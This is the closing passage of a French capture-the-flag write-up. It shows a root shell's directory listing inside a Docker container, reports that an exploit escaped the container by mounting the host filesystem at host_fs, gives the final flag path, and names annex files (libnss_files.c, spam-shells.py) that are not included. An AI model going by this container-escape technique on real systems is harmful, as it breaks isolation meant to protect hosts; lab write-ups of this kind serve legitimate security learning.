bin boot breakout dev etc home host_fs lib lib64 libnss_files.log media mnt opt proc root run sbin srv sys tmp usr var
root@b3083edf51f6:/#
```

Au bout de 2 minutes, l'exploit a bien été exécuté, le système de fichier de l'hôte a été monté dans le dossier **host_fs** ! Nous avons bien réussi à nous échapper du docker

Le dernier flag se trouve dans **/host_fs/root/root.txt**

Annexes

Vous trouverez dans le dossier **annexes** les fichiers **libnss_files.c** et **spam-shells.py** utilisés dans ce présent document.